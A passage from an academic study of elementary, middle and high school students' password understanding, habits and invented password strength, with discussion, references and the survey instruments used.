Dictionary word	4.29	1.25	2.56
Dictionary word plus*	8.85	17.76	15.81
Numbers only*	31.64	13.08	8.12
(All other passwords)	55.22	67.91	73.51

Table 8. Passwords containing dictionary words or numbers

As in Table 8, only a small percentage (under 5 %) of all age groups) created passwords with a single dictionary word. There were significantly fewer ES created passwords using a single dictionary word plus numbers and special characters preceding or following the word– *Dictionary word plus*, as compared to their older counterparts–MS ($\chi^2 = 12.13$, df = 1) and HS ($\chi^2 = 10.19$, df = 1). There were significantly more ES (almost 1/3) created passwords with only numbers, as compared to MS ($\chi^2 = 33.47$, df = 1) and to HS ($\chi^2 = 98.83$, df = 1). In addition, significantly more MS created numbers-only passwords as compared to HS ($\chi^2 = 6.21$, df = 1). This indicates that as children progress from ES to HS, they created fewer and fewer numbers-only passwords.

The created passwords often consist of concepts reflecting the current state of the children's lives. Password themes included references to sports, video games, names, animals, movies, titles (princess, queen, etc.), numbers and colors. Passwords demonstrating these themes by ES include: "*12345*", "*Yellow*", "*doggysafesecure*", and "*PrincessFrog248*". Passwords created by MS include: "*Basketball1130*", "*GameGuy007*", and "*Gamehead77*". Passwords created by HS include: "*callofdutyblackops*", "*ILoveFortnite*", and "*Soccer player.15*". Several children provided their password creation strategies, instead of actually creating an example password. For instance, an ES wrote "*Maybe a birthdate or something.*" (P1168, 4th), another MS wrote "*My gamer tag, then random numbers*" (P2970, 8th), and an HS provided "*firstnamelastname123*" (P2837, 11th).

Password Strength

For the purpose of our study, we measured password strength with the password strength meter which uses the zxcvbn.js[4] script. This is an open-source tool, which uses pattern matching and searches for the minimum entropy of a given password. While we investigated the use of other password strength assessment tools, we were limited to tools that do not retain password data in order to comply with our IRB requirements.

The rating score provided by zxcvbn.js measures password strength on an ordinal scale with "0" being assigned to a password that can be guessed within 100 guesses. A "4" is assigned to a password that required over 10 to the power of 8 guesses. Collapsing password strength to a 5-item ordinal scale undeniably suppresses data variance. For example, if the number of guesses to crack one password was 1,100 and the estimated number of guesses for another password is 9,900, both passwords would be assigned a rating of 2. Yet there is a large difference in the number of guesses and the identical rating does not reflect this. Figure 7 shows the strengths of passwords across the three groups.




Figure 7. Password Strengths (in %)

The HS' passwords were significantly stronger than the ES' ($z = 3.40$). The MS' passwords were also significantly stronger ($z = 2.42$) than the ES'. For those passwords with a score of 1, the students used all numbers or simple common words as proposed passwords such as: "*1206*", "*112233*", "*Yellow*" and "*Game1234*". Examples of strong passwords (those with a score of 5) were:

- by ES: "*Love_Butter56*" and "*Dolphins blue tale*";
- by MS: "*ArrowTurner_8435!*" and "*dancingdinosaursavrwhoop164*";
- by HS: "*Soccer player.15*" and "*Aiken_bacon@28*".

5 Discussion

Not surprisingly, as children age, their use of technology and online activities change. The percentages of students having

[4] https://www.bennish.net/password-strength-checker/

cell phones increased almost 20 % from ES to MS and another 10 % from MS to HS. With age, social activities naturally increase as described in the PEW article of Teen, Social Media and Technology Study 2018 [2]. Our data confirm this trend—both texting and social media use increase significantly from ES to MS to HS. HS also use email significantly more than ES or MS. The increased technology use translates to needs for authentication for older children. A coping strategy may be that over 80 % of HS and MS reported using the same password for everything much like password reuse of adults [37, 42].

5.1 RQ1: Password Understandings

Generation Z, or those born from the mid-1990's to the late 2000's (the population of focus in this study) have several unique generational characteristics that influence their behavior [3] [29]. For example, they are digital natives and have grown up in a fully digital world where interaction with technologies is a part of normal life, requires authentication, and frequently involves personal information [29]. Additionally, more children are gaining access to a variety of technologies earlier and more frequently than their older counterparts, all of which are reflected in our participants' password understandings.

Participants frequently specifically mentioned securing their personal phones and computers, and were particularly concerned about access: the code *access* was applied to 601 participant responses, and pertained to both personal access to one's own devices/information and preventing unwanted access by others as seen in Figures 8, 9, and 10. For example, (P1880, 6th) indicated that one "*should have a password so that people won't go through your phone*" and (P394, 4th) found passwords to be important "*to unlock games (and) unlock computers*."

Frequently, *access* was associated with matters of *privacy*, as indicated in Figures 9 and 10 which demonstrate that MS and HS participants noted privacy concerns as their primary response. Whereas adults frequently worry about hackers' access to tangible things like bank account information, students frequently use technology for purposes deeply related to their identities like social media, gaming identities, and texting, and their password understandings reflect these uses. In terms of social development, as children–particularly preteens and teenagers like the majority of this study's participants–begin to explore and exercise autonomy, their privacy becomes an increasing concern. In this study, participants frequently emphasized the importance of passwords for personal information privacy, like (P2034, 11th) who commented that passwords "*secure...account(s) on social media*" and (P2972, 8th) who commented that passwords make it to where "*your siblings or family/friends can't get to any of your stuff*." Additionally, younger (ES) participants' privacy concerns were more general, whereas their MS and HS counterparts were increasingly more specific to things like gaming, social media, and cell phones. This makes sense, as younger students less frequently have unsupervised access to these applications and therefore do not associate them with expectations of privacy.




Figure 8. Why passwords? (ES)




Figure 9. Why passwords? (MS)




Figure 10. Why passwords? (HS)

Finally, though the idea of safety was an incredibly popular response in the open-ended question about students' password understandings (the words "safe" or "safety" appeared in 609 individual responses) the mentions of safety were, more than any other coded response, vague. For example, the words "safe" or "safety" were most likely to be written alone or accompanied by vague concepts like "things" and "stuff", e.g., "*to keep stuff safe*" (P1396, 11th) and "*to keep things safe*" (P1454, 7th). This raises questions about how much students really know about online/cybersecurity safety and privacy, and how much they

have been raised in a digital age that teaches them that passwords and other security measures are important for safety, without ever explaining what that safety means. More open-ended qualitative investigation is needed to understand.

5.2 RQ2: Password Practices and Behaviors

Children's ages influence their password practices and behaviors. Younger children rely more on their family in creating and remembering passwords. Almost six times as many ES (about 90 %) reported having parental help in creating their passwords, in contrast to HS (about 15 %). Moreover, about 43 % of the younger children reported getting help from family members in remembering their passwords, as compared to only 7 % of the HS.

Both school and parents play an important role of providing guidance on 'good' password hygiene across all age groups. Additionally, almost half of MS and a third of HS reported assisting their family members with remembering passwords.

The participants reported having some good password behaviors including memorizing passwords, limiting writing passwords on paper, keeping their passwords private, and signing out after computer use (as shown in Figure 2 and Table 6). However, students in our study frequently used words (presumably) containing personal information, which is a less secure behavior that is also reflected in other studies of children's password behavior [10, 35]. Additionally, as students grew older, they were increasingly more likely to share their password(s) with friends. In the age of modern technology where at least 84% of teenagers own cell phones [11], this actually makes sense: the use of various in-phone applications, video, and camera functions is ubiquitous and socially casual. Some students share their phone passwords with close friends or significant others in order to establish trust and make access to certain phone functions faster and easier. Unfortunately, this behavior often stands in direct contradiction to the students' own perceptions that sharing passwords is bad.

The simplistic nature of passwords is expected for younger students where literacy is improving as they age. This is especially true with younger students who are working on mastering their alphabet and numbers. Special character use was very scarce across all of the grades. This is evidenced by the fact that very few special characters appeared in the passwords created by the children in this study. The overall use of special characters by ES was less than 0.75 % except for white space which had a frequency of 3.00 %. The few special characters used were common punctuation marks such as comma (,), period (.), dash (-), and exclamation (!).

Despite the awareness shown when discussing the purposes of passwords, the passwords chosen by the children (particularly by the younger age group) were weak. There were improvements in the older groups (both MS and HS are significantly stronger than ES). The MS and HS passwords are equally distributed among scores 2, 3, 4, 5 (Figure 7). Unfortunately, adults also create passwords that are weak and easy to guess [4, 12, 18, 28, 40, 41]. Generally, adults find it difficult to choose passwords that are easy to remember and hard to guess [43] especially given the overwhelming number of passwords they must manage [8, 14]. We did not ask students to explain why they chose the numbers, letters, and characters in their fabricated passwords.

There is clearly a need to address how children, particularly in the younger age group, understand and use passwords in regard to understanding threats to passwords and valuing accounts [38]. Children should be guided in discussions about password strength requirements and why these requirements exist. Traditional password requirements would suggest that the complexity and strength required should increase as the child's ability develops. However, new password guidelines published by the National Institute of Standards and Technology (NIST) state that password complexity requirements do not ensure strong passwords; instead, longer passphrase-like passwords are encouraged [15]. It will be helpful to provide guidance to youth on how to evaluate what it is that is being protected, how strong a password is needed, and how to create an appropriate password.

In addition, given the high level of password reuse of HS, it is also important to teach students of the risks of reuse and emphasize that having unique passwords is a more secure approach.

6 Limitations

Our study has several limitations which may limit the generalizability of our findings. First, our sample was a convenience sample based on geography and personal connections with schools. Future studies may use alternative participant recruitment in an effort to minimize potential bias. Second, the hypothetical password creation task can be viewed as contrived. However, it still provides invaluable insight on children's character choices and composition patterns in passwords. The final limitation is the use of self-report data. The youth respondents may have rationalized their behaviors by providing socially desirable explanations. Due to the study format–survey with brief short response questions–we weren't able to ask follow-up questions or ask students to elaborate on their responses or password creation choices. Future studies could use mixed method techniques, such as including interviews, to probe deeper into youths' perceptions on online security and privacy.

7 Conclusion

This study finds that children are not yet plagued by the overwhelming number of passwords that adults must manage. Children on average reported having two passwords for school and two to four passwords for home, while adults report having up to five times that amount [8, 14].

Reinforcing positive perceptions and practices

It is important to promote positive user perceptions about passwords early on [8], and our data indicates that children have reasonably accurate perceptions and knowledge of passwords and authentication. Thus, cybersecurity education should strive to reinforce these positive perceptions while continuing provide and promote security understandings.

Promoting concrete understanding

Our study also reveals that students frequently discuss the significance of passwords very generally and vaguely, often using one or two words like "information" and "safe," and do not put their password knowledge into practice. This raises questions about whether or not students actually understand why certain password practices exist versus just knowing about the practices. This, in turn, raises questions about whether or not, without this understanding, they will consistently make appropriate password choices across technologies and technological applications.

Bridging gap between knowledge and behavior

Further, this study reveals that children have appropriate perceptions and knowledge of passwords, but also demonstrate bad password habits that are contradictory to this knowledge. Students as young as third grade understand that passwords provide access controls, protect their privacy, and ensure their *stuff*'s safety. They also practice some good password practices such as memorizing passwords, limiting writing passwords down, keeping their passwords private, and logging out after sessions. However, many students exhibit password behaviors that do not align with their stated understanding of passwords, such as sharing passwords with friends, reusing passwords and using personal information when creating passwords.

This gap between students' stated password knowledge and their password behavior is an important next step for research surrounding children's password use and education. More mixed methods studies with more extensive questioning methods like interviews are needed to help better understand the nuances of children's perceptions of passwords, as well as the gap between knowledge and use. Understanding these nuances is important for thinking about how to better educate students about password behavior and online privacy and security, and how to move their knowledge into appropriate practice.

References

[1] Anne Adams and Martina Angela Sasse. 1999. Users are not the enemy. *Communications of the ACM*, 42(12), 41-46.

[2] Monica Anderson, and Jingjing Jiang. Teens, social media & technology 2018. *Pew Research Center* 31 (2018): 2018. Retrieved September 17, 2019 from https://www.pewinternet.org/2018/05/31/teens-social-media-technology-2018/

[3] Sezin Baysal Berkup. 2014. Working with generations X and Y in generation Z period: Management of different generations in business life. *Mediterranean Journal of Social Sciences* 5.19 (2014): 218.

[4] Joseph Bonneau. 2012. The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords. In *2012 IEEE Symposium on Security and Privacy.* 538–552. DOI:http://dx.doi.org/10.1109/SP.2012.49

[5] Charles P. Bourne and Donald F. Ford. 1961. A Study of the Statistics of Letters in English Words. *Information and Control*, 4(1): 48-67, 1961.

[6] Yee-Yin Choong. 2014. A cognitive-behavioral framework of user password management lifecycle. In *International Conference on Human Aspects of Information Security, Privacy, and Trust*, pages 127–137. Springer, 2014.

[7] Yee-Yin Choong, Mary F. Theofanos, and Hung-Kung Liu. 2014. *United States Federal Employees' Password Management Behaviors: A Department of Commerce Case Study*. NISTIR 7991, 2014.

[8] Yee-Yin Choong and Mary F. Theofanos. 2015. What 4,500+ people can tell you–employees' attitudes toward organizational password policy do matter. In *International Conference on Human Aspects of Information Security, Privacy, and Trust,* pp. 299-310. Springer, Cham. 2015.

[9] Yee-Yin Choong, Mary F. Theofanos, Karen Renaud, and Suzanne Prior. 2019. Case Study–Exploring Children's Password Knowledge and Practices. In *Workshop on Usable Security and Privacy (USEC) 2019.*

[10] Porter E. Coggins III. 2013. Implications of what children know about computer passwords. *Computers in the Schools*, 30(3):282–293, 2013.

[11] Common Sense Media. 2019. The Common Sense Census: Media Use by Tweens and Teens, 2019. Retrieved from

https://www.commonsensemedia.org/Media-use-by-tweens-and-teens-2019-infographic

[12] Matteo Dell'Amico, Pietro Michiardi, and Yves Roudier. 2010. Password Strength: An Empirical Analysis. In *Proceedings of IEEE International Conference on Computer Communications (INFOCOM).*

[13] EU Kids Online. 2014. *EU Kids Online–Findings, methods, recommendations*. LSE, London: EU Kids Online. Available on http://lsedesignunit.com/EUKidsOnline.

[14] Dinei Florêncio and Cormac Herley. 2007. A Large-Scale Study of Web Password Habits. In: *Proceedings of the 16th International Conference on World Wide Web*, pp. 657-666. ACM, 2007.

[15] Paul Grassi, James L. Fenton, Elaine M. Newton, Ray A. Periner, Andrew R. Regensheid, William E. Burr, Justin P. Richer, Naomi B. Lefkovitz, Jamie M. Danker, Yee-Yin Choong, Kristen K. Greene, and Mary F. Theofanos. 2017. *Digital identity guidelines: Authentication and lifecycle management.* Technical Report 800-63B, NIST Special Publication, 2017.

[16] Libby Hanna, Kirsten Risden, and Kristin J. Alexander. 1997. Guidelines for usability testing with children. *interactions*, 4(5):9–14, 1997.

[17] Eiji Hayashi and Jason Hong. 2011. A Diary Study of Password Usage in Daily Life. In *Proceedings of the 2011 annual conference on Human factors in computing systems (CHI '11*). ACM, New York, NY, USA, 2627–2630. DOI:http://dx.doi.org/10.1145/1978942.1979326.

[18] Patrick Gage Kelley, Saranga Komanduri, Michelle L. Mazurek, Richard Shay, Timothy Vidas, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, and Julio Lo´pez. 2012. Guess Again (and Again and Again): Measuring Password Strength by Simulating Password-Cracking Algorithms. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. 523–537.

[19] Sture Holm. 1979. A simple sequentially rejective multiple test procedure. *Scandinavian journal of statistics*, pp.65-70. 1979.

[20] Gunther Kress. 1997. *Before writing: Rethinking the pathway into writing*. Routledge.

[21] Dev Raj Lamichhane and J C. Read. 2017. Investigating children's passwords using a game-based survey. In *Proceedings of the 2017 Conference on Interaction Design and Children*, IDC '17, pages 617–622, New York, NY, USA, 2017.

[22] Paul Y. Lee and Yee-Yin Choong. 2015. Human generated passwords–the impacts of password requirements and presentation styles. In *International Conference on Human Aspects of Information Security, Privacy, and Trust*, pages 83–94. Springer, 2015.

[23] Michael P. Irwin. 2012. *An Investigation of Online Threat Awareness and Behaviour Patterns Amongst Secondary School Learners.* Doctoral dissertation, Rhodes University, Grahamstown, South Africa.

[24] Priya Kumar, Shalmali M. Naik, Utkarsha R. Devkar, Marshini Chetty, Tamara L. Clegg, and Jessica Vitak. 2017. 'No Telling Passcodes Out Because They're Private': Understanding Children's Mental Models of Privacy and Security Online. *Proceedings of the ACM on Human-Computer Interaction*, *1,* CSCW, 64.

[25] Walter Loban. 1963. *The language of elementary school children.* National Council of Teachers of English, Champaign, IL, 1963.

[26] Stuart MacFarlane, Janet Read, Johanna Höysniemi, and Panos Markopoulos. 2003. Half-day tutorial: Evaluating interactive products for and with children. In *Interact*, pages 1027–1028, 2003.

[27] Sumbal Maqsood, Robert Biddle, Sana Maqsood, and Sonia Chiasson. 2018. An exploratory study of children's online password behaviours. In *Proceedings of the 17th ACM Conference on Interaction Design and Children* (pp. 539-544). ACM.

[28] Michelle L. Mazurek, Saranga Komanduri, Timothy Vidas, Lujo Bauer, Nicolas Christin, Lorrie F. Cranor, Patrick G. Kelley, Richard Shay, and Blase Ur. 2013. Measuring password guessability for an entire university. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security,* pp. 173-186. ACM, 2013.

[29] Oxford Royale Academy. 7 Unique Characteristics of Generation Z. (January 25, 2018). Retrieved September 06, 2019 from https://www.oxford-royale.co.uk/articles/7-unique-characteristics-generation-z.html

[30] Ugnė Paluckaitė, and Kristina Žardeckaitė-Matulaitienė. 2017. Adolescents' Perception of Risky Behaviour on the Internet. In *ICH&HPSY 2017: The European proceedings of social & behavioural sciences EpSBS: 3rd icH&Hpsy international conference on health and health psychology, July 5-7, 2017, Porto. London: Future Academy, 2017, vol. 30*.

[31] Sarah Pearman, Jeremy Thomas, Pardis Emami Naeini, Hana Habib, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Serge Egelman, and Alain Forget. 2017. Let's

go in for a closer look: Observing passwords in their natural habitat. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17*), 2017.

[32] Marc Prensky. 2001. Digital natives, digital immigrants. *On the Horizon,* 9(5), 2001. Retrieved from https://www.marcprensky.com/writing/Prensky%20-%20Digital%20Natives,%20Digital%20Immigrants%20-%20Part1.pdf

[33] Janet C. Read, and Brendan Cassidy. 2012. Designing textual password systems for children. In *Proceedings of the 11th International Conference on Interaction Design and Children* (pp. 200-203). ACM.

[34] Karen Renaud and Joseph Maguire. 2015. Regulating access to adult content (with privacy preservation). In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, pages 4019–4028. ACM, 2015.

[35] KwangCheol Rim, and SoYoung Choi. 2015. Analysis of Password Generation Types in Teenagers–Focusing on the Students of Jeollanam-do. *International Journal of u-and e-Service, Science and Technology*, *8*(9), 371-380.

[36] Johnny Saldaña. (2015) *The coding manual for qualitative researchers* (3rd Ed.). SAGE Publications.

[37] Elizabeth Stobert and Robert Biddle. 2014. The password life cycle: User behaviour in managing passwords. In *Proceedings of the 10th Symposium On Usable Privacy and Security (SOUPS'14*), July 2014.

[38] The Digital Future Report. 2018. *The 16th annual study on the impact of digital technology on Americans.* Center for the Digital Future at USC Annenberg , Retrieved September 17, 2019 from https://www.digitalcenter.org/wp-content/uploads/2018/12/2018-Digital-Future-Report.pdf

[39] United States Department of Education. 2019. *The condition of education, 2019.* National Center for Education Statistics. Retrieved September 21, 2020 from https://nces.ed.gov/pubs2019/2019144.pdf

[40] Blase Ur, Fumiko Noma, Jonathan Bees, Sean M. Segreti, Richard Shay, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. 2015. "I Added '!' at the End to Make It Secure": Observing password creation in the lab. In *Proceedings of the 11th Symposium on Usable Privacy and Security (SOUPS'15*), 2015.

[41] Blase Ur, Patrick G. Kelley, Saranga Komanduri, Joel Lee, Michael Maass, Michelle L. Mazurek, Timothy Passaro, Richard Shay, Timothy Vidas, Lujo Bauer, Nicolas Christin, and Lorrie F. Cranor. 2012. How does your password measure up? the effect of strength meters on password creation. In *Presented as part of the 21st {USENIX} Security Symposium ({USENIX} Security 12),* pp. 65-80, 2012.

[42] Rick Wash, Emilee Rader, Ruthie Berman, and Zac Wellmer. 2016. Understanding password choices: How frequently entered passwords are re-used across websites. In *Proceedings of the 12th USENIX Conference on Us- able Privacy and Security (SOUPS '16*), 2016.

[43] Jeff Yan, Alan Blackwell, Ross Anderson, and Alasdair Grant. 2004. Password memorability and security: Empirical results. *IEEE Security and Privacy*, 2(5):25–31, September 2004.

[44] Ramazan Yilmaz, Fatma Gizem Karaoğlan Yilmaz, H. Tuğba Öztürk, and Tuğra Karademir. 2017. Examining Secondary School Students' Safe Computer and Internet Usage Awareness: an Example from Bartin Province. *Pegem Eğitim ve Öğretim Dergisi, 7*(1), 83-114.

[45] Leah Zhang-Kennedy, Christine Mekhail, Yomna Abdelaziz, and Sonia Chiasson. 2016. From Nosy Little Brothers to Stranger-Danger: Children and Parents' Perception of Mobile Threats. In *Proceedings of the The 15th International Conference on Interaction Design and Children* (pp. 388-399). ACM.

[46] Janko Žufić, Tomislava Žajgar, and S. Prkić. 2017. Children online safety. In *2017 40th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)* (pp. 961-966). IEEE.

Appendix: Survey Instrument

OMB Number: 0693-0043 | Expiration Date: 12/31/2018

Survey on Youth Password Practices Grades 3 to 5

1. **What types of computers do you use at school and at home?**
   a. **Desktop computers** ① Yes ② No
   b. **Laptop computers** ① Yes ② No
   c. **Tablets (for example, iPad)** ① Yes ② No
   d. **Cell phones** ① Yes ② No
   e. **Gaming systems (for example, PS4, Xbox, Wii)** ① Yes ② No
   f. **Are there other types of computers that you use? If yes, write them down:**

2. **Where do you use computers?**
   a. **At school** ① Yes ② No
   b. **At after-school program** ① Yes ② No
   c. **At home** ① Yes ② No
   d. **At relative's house (for example, grandparents)** ① Yes ② No
   e. **At public library** ① Yes ② No
   f. **Are there other places? If yes, write them down:**

3. **When are you allowed to have screen time with computers, Monday through Friday?**
   ① Before school
   ② After school
   ③ Before bedtime
   ④ No screen time is allowed during the week

4. **When are you allowed to have screen time with computers, Saturday or Sunday?**
   ① Only on Saturday
   ② Only on Sunday
   ③ Both Saturday and Sunday
   ④ No screen time is allowed during the weekend

5. **What do you do on computers?**
   a. **School work** ① Yes ② No
   b. **Homework** ① Yes ② No
   c. **Games** ① Yes ② No
   d. **Use internet** ① Yes ② No
   e. **Entertainment (for example, YouTube, Nickelodeon)** ① Yes ② No
   f. **Email** ① Yes ② No
   g. **Texting** ① Yes ② No
   h. **Social media (for example, Facebook, Twitter, Snapchat, Instagram)** ① Yes ② No
   i. **Are there other things that you do on computers? If yes, write them down:**

6. **How many passwords do you have for school?**
   ① I don't know

   a. **How many passwords do you have at home?**
   ① I don't know

1

Survey on Youth Password Practices: Grades 3 to 5

OMB Number: 0693-0043 | Expiration Date: 12/31/2018

7. **I use passwords to unlock:**
   a. **School computers** ① Yes ② No ③ I don't use a school computer.
   b. **Home computers** ① Yes ② No ③ I don't have a home computer.
   c. **Tablets (for example, iPad)** ① Yes ② No ③ I don't have a tablet.
   d. **Cell phones** ① Yes ② No ③ I don't have a cell phone.
   e. **Games** ① Yes ② No ③ I don't play games.
   f. **Email** ① Yes ② No ③ I don't use email.
   g. **Social media (for example, Facebook, Twitter, Snapchat, Instagram)** ① Yes ② No ③ I don't use social media.
   h. **Are there other times when you use a password? If yes, write them down:**

8. **About how many times a day do you use your passwords?**

9. **How do you get your passwords?**
   a. **I am given a password by school.** ① Yes ② No
   b. **I make my own passwords by myself.** ① Yes ② No
   c. **My parent/guardian makes passwords for me.** ① Yes ② No
   d. **I make my passwords with help from my parent/guardian.** ① Yes ② No
   e. **Are there any other ways you make a password? If yes, write them down:**

10. **How do you remember your passwords?**
    a. **I remember the passwords.** ① Always ② Sometimes ③ Never
    b. **I let the computer save the passwords.** ① Always ② Sometimes ③ Never
    c. **I write my passwords down on paper.** ① Always ② Sometimes ③ Never
    d. **A family member remembers my passwords for me.** ① Always ② Sometimes ③ Never
    e. **A friend remembers my passwords for me.** ① Always ② Sometimes ③ Never
    f. **I save my passwords in a file on a computer.** ① Yes ② No
    g. **Are there any other ways that you remember your passwords? If yes, write them down:**

11. **Where did you learn about good password use?**
    a. **At school** ① Yes ② No
    b. **At home** ① Yes ② No
    c. **On internet** ① Yes ② No
    d. **From friends** ① Yes ② No
    e. **Are there other places you learned about good password use? If yes, write them down:**

2

12. Let's talk about your passwords:

a. Do you share your passwords with friends?
(1) Always (2) Sometimes (3) Never

b. Do you use the same password for everything?
(1) Always (2) Sometimes (3) Never

c. Do you keep your passwords private?
(1) Always (2) Sometimes (3) Never

d. When you finish with computers do you sign out?
(1) Always (2) Sometimes (3) Never

e. Do you change your passwords?
(1) Always (2) Sometimes (3) Never

→ If you selected "Always" or "Sometimes," when do you change your passwords?

e1. When the computer tells me to
(1) Yes (2) No

e2. When the school tells me to
(1) Yes (2) No

e3. When my family tells me to
(1) Yes (2) No

e4. When I forget my passwords
(1) Yes (2) No

e5. When someone finds out my passwords
(1) Yes (2) No

e6. Are there other times you change your passwords? If yes, write them down:

13. What do you think about passwords?

a. It is easy to make my passwords.
(1) Yes (2) No (3) I don't make my passwords.

b. It is easy to make many different passwords.
(1) Yes (2) No (3) I don't make my passwords.

c. It is easy to remember my passwords.
(1) Yes (2) No (3) I don't know.

d. It is easy to enter my passwords with a keyboard.
(1) Yes (2) No (3) I don't know.

e. It is easy to enter my passwords on a touch screen.
(1) Yes (2) No (3) I don't know.

f. I wish there was another way to unlock besides passwords.
(1) Yes (2) No (3) I don't know.

g. I have too many passwords.
(1) Yes (2) No (3) I don't know.

14. Why do you think people should use passwords?

15. Let's say you just got a new game to play on the computer, but you need a password to use it. Please make up a new password for that game. *(Remember don't write down one of your real passwords.)*

Survey on Youth Password Practices: Grades 3 to 5 OMB Number: 0693-0043 | Expiration Date: 12/31/2018

DEMOGRAPHICS

1. Are you a:
(1) Boy
(2) Girl
(3) Other
(4) Prefer not to answer

2. How old are you?

3. What grade are you in?

4. What is your school's name?

5. What city do you live in?

This collection of information contains Paperwork Reduction Act (PRA) requirements approved by the Office of Management and Budget (OMB). Notwithstanding any other provisions of the law, no person is required to respond to, nor shall any person be subject to a penalty for failure to comply with, a collection of information subject to the requirements of the PRA unless that collection of information displays a currently valid OMB control number. Public reporting burden for this collection is estimated to be 30 minutes, including the time for reviewing instructions, searching existing data sources, gathering and maintaining the data needed and completing and reviewing the collection of information. Send comments regarding this burden estimate or any aspect of this collection of information, including suggestions for reducing this burden, to the National Institute of Standards and Technology, Attn: Mary Theofanos, maryt@nist.gov, (301) 975-5889.

OMB Number: 0693-0043 | Expiration Date: 12/31/2018

Survey on Youth Password Practices Grades 6 to 12

1. **What types of computers do you use?** (Bubble in all that apply.)
   - (1) Desktop computers
   - (2) Laptop computers
   - (3) Tablets (for example, iPad)
   - (4) Cell phones
   - (5) Gaming systems (for example, Xbox, PS4, Wii)
   - (6) Are there any other types of computers that you use? If yes, write them down:

2. **Where do you use computers?** (Bubble in all that apply.)
   - (1) At school
   - (2) At after-school program
   - (3) At home
   - (4) At relative's house (for example, grandparents)
   - (5) At public library
   - (6) Are there other places? If yes, write them down:

3. **About how much time do you spend on computers each day, Monday through Friday (both at school and outside of school)?**
   - (1) I don't go on
   - (2) Less than 1 hour per day
   - (3) 1 to 2 hours per day
   - (4) 3 to 5 hours per day
   - (5) More than 5 hours per day

4. **About how much time do you spend on computers each day, Saturday or Sunday?**
   - (1) I don't go on
   - (2) Less than 1 hour per day
   - (3) 1 to 2 hours per day
   - (4) 3 to 5 hours per day
   - (5) More than 5 hours per day

5. **What do you do on computers?** (Bubble in all that apply.)
   - (1) Schoolwork
   - (2) Homework
   - (3) Games
   - (4) Use internet
   - (5) Entertainment (for example, YouTube)
   - (6) Email
   - (7) Texting
   - (8) Social media (for example, Facebook, Twitter, Snapchat, Instagram)
   - (9) Are there other things that you do on computers? If yes, write them down:

6. **How many passwords do you have for school?**
   - (1) I don't know.

   a. **How many passwords do you have at home?**
   - (1) I don't know.

7. **I use passwords to access:** (Bubble in all that apply.)
   - (1) School computers
   - (2) Home computers
   - (3) Tablets
   - (4) Cell phones
   - (5) Games
   - (6) Email
   - (7) Social media (for example, Facebook, Twitter, Snapchat, Instagram)
   - (8) Are there any other times when you use a password? If yes, write them down:

8. **About how many times a day do you use your passwords?**

9. **How do you get your passwords?** (Bubble in all that apply.)
   - (1) I am given a password by school.
   - (2) I make my own passwords by myself.
   - (3) My parent/guardian makes passwords for me.
   - (4) I make my passwords with help from my parent/guardian.
   - (5) Are there any other ways you make a password? If yes, write them down:

10. **How do you remember your passwords?** (Bubble in all that apply.)
    - (1) I memorize the passwords.
    - (2) I let the computer save the password and fill it in for me.
    - (3) I write my passwords down on paper.
    - (4) A family member remembers my passwords for me.
    - (5) A friend remembers my passwords for me.
    - (6) I save my passwords in a file on a computer.
    - (7) I save my passwords in special software for passwords only.
    - (8) Are there any other ways that you remember your passwords? If yes, write them down:

11. **Do you help your family members with passwords?**
    - (1) Yes
    - (2) No

    → **If yes, how?** (Bubble in all that apply.)
    - (1) I help them make their passwords.
    - (2) I help them remember their passwords.
    - (3) Are there any other ways that you help them with passwords? If yes, write them down:

12. **Where did you learn about proper use of passwords?** (Bubble in all that apply.)
    - (1) At school
    - (2) At home
    - (3) On internet
    - (4) From friends
    - (5) Are there other places you learned about passwords? If yes, write them down:

13. **Let's talk about your passwords:**

    A. **Do you share your passwords with friends?**
    - (1) Always
    - (2) Sometimes
    - (3) Never

    B. **Do you use the same password for everything?**
    - (1) Always
    - (2) Sometimes
    - (3) Never

    C. **Do you keep your passwords private?**
    - (1) Always
    - (2) Sometimes
    - (3) Never

    D. **When you finish with computers do you sign out?**
    - (1) Always
    - (2) Sometimes
    - (3) Never

    E. **Do you change your passwords?**
